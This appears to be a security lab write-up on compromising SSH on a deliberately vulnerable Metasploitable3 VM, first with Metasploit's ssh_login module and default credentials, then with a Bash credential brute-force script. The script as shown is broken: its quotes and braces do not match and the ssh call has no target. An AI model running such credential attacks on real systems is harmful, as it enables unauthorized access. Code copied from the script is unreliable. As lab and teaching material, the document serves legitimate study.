

Phase 1 : Setup and Compromise the Service

Task 1 : Compromising Metasploitable3 via SSH


Targeted Service:

- **Service:** SSH
- **Port:** 22
- **Running on:** Metasploitable3 (Victim VM)
- **Target IP Address:** 192.168.8.169

Tools Used:


- **Metasploit Framework** (running on Kali Linux attacker VM)
- **Module:** auxiliary/scanner/ssh/ssh_login

1. Launch Metasploit




```
(attacker@attacker)-[~]  
$ sudo msfconsole  
Metasploit tip: View all productivity tips with the tips command  
*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote
```

2. Use the SSH login scanner module



```
+ -- --=[ 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use auxiliary/scanner/ssh/ssh_login  
msf6 auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/ssh/ssh_login  
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.8.169  
RHOSTS => 192.168.8.169
```

3. Configured the required parameters:



```
msf6 auxiliary(scanner/ssh/ssh_login) > use auxiliary/scanner/ssh/ssh_login  
msf6 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.8.169  
RHOSTS => 192.168.8.169  
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME vagrant  
USERNAME => vagrant  
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD vagrant  
PASSWORD => vagrant  
msf6 auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true  
STOP_ON_SUCCESS => true  
msf6 auxiliary(scanner/ssh/ssh_login) > run  
[*] 192.168.8.169:22 - Starting bruteforce
```

4. Expected output

```

msf6 auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.8.169:22 - Starting bruteforce
[+] 192.168.8.169:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitable3-ub1404 3.13.0-170-generic #220-Ubuntu SMP Thu May 9 12:40:49 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.8.170:46599 → 192.168.8.169:22) at 2025-04-25 13:55:51 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

[+] 192.168.8.169:22 - Success: 'vagrant:vagrant'

[*] Command shell session 1 opened ...

Outcome:

- Metasploit successfully logged in to the SSH service using the provided credentials.
- The module opened a remote SSH session, proving that the service was vulnerable to weak/default credentials.
- The session output displayed the result of the whoami command and detailed system info,

uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo)

Linux metasploitable3-ub1404 3.13.0-170-generic ...

Conclusion:

This task demonstrates that attackers can exploit systems with default or weak credentials over SSH using Metasploit's automation. The success highlights the importance of changing default passwords and hardening SSH configurations to prevent unauthorized access.

Task 2 : Compromising SSH with a Custom Script (Automation)


Targeted Service:

- **Service:** SSH
- **Port:** 22
- **Target IP:** 192.168.8.169
- **Known Credentials:**
 - **Username:** vagrant
 - **Password:** vagrant

Tools & Language Used:

- **Kali Linux (Attacker VM)**
- **Bash scripting**
- **sshpas** utility (to automate password input for SSH)

1. Custom Script (ssh_attack.sh)



```
attacker@attacker: ~  
File Actions Edit View Help  
GNU nano 8.2 ssh_attack.sh  
#!/bin/bash  
  
# Define username and password lists  
usernames=("vagrant" "user" "msfadmin" "postgres" "service")  
passwords=("vagrant" "user" "msfadmin" "postgres" "service")  
  
# Try every combination  
for user in "${usernames[@]}; do  
    for pass in "${passwords[@]}; do  
        echo "Trying $user:$pass"  
        sshpass -p "$pass" ssh -o StrictHostKeyChecking=no -o ConnectTimeout=3  
        echo "✅ SUCCESS: Logged in as $user with password $pass"  
        exit  
    }  
done  
done  
  
echo "❌ No valid credentials found."
```

Read 18 lines]
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify

2. Screenshot of service compromise using custom script

A screenshot of a terminal window with a dark background. The prompt is (attacker@attacker)-[~]. The user enters 'nano ssh_attack.sh', then 'chmod +x ssh_attack.sh', and finally 'bash ssh_attack.sh'. The script's output shows it is trying 'vagrant:vagrant', which succeeds, logging in as 'vagrant' with password 'vagrant'.

```
(attacker@attacker)-[~]  
$ nano ssh_attack.sh  
  
(attacker@attacker)-[~]  
$ chmod +x ssh_attack.sh  
  
(attacker@attacker)-[~]  
$ bash ssh_attack.sh  
  
Trying vagrant:vagrant  
vagrant  
✓ SUCCESS: Logged in as vagrant with password vagrant  
  
(attacker@attacker)-[~]
```

- It tried login combinations
- It **found the correct credentials**
- It **printed "SUCCESS"** confirming the compromise

Outcome:

The custom Bash script (ssh_attack.sh) was executed on the Kali Linux attacker machine to automate SSH login attempts against the Metasploitable3 target. The script successfully identified a valid username and password combination (vagrant:vagrant) from a predefined list of common credentials.

Upon discovering the correct login, the script confirmed successful access by executing the whoami command on the target system, which returned the username vagrant. This output verified that the attacker had successfully logged into the remote machine using SSH, proving the vulnerability of the target due to weak/default credentials.

Conclusion:

This task demonstrated how a simple automated script can be used to compromise an SSH service when default or weak credentials are present. The success of this attack highlights a common real-world security risk: **systems deployed with default usernames and passwords**. It reinforces the critical importance of:

- Changing default credentials immediately after system setup
- Enforcing strong password policies
- Limiting SSH login attempts through rate limiting or multi-factor authentication (MFA)

Overall, this task showed how automation can enhance the efficiency of attacks and how essential it is to secure services like SSH against basic credential-based exploit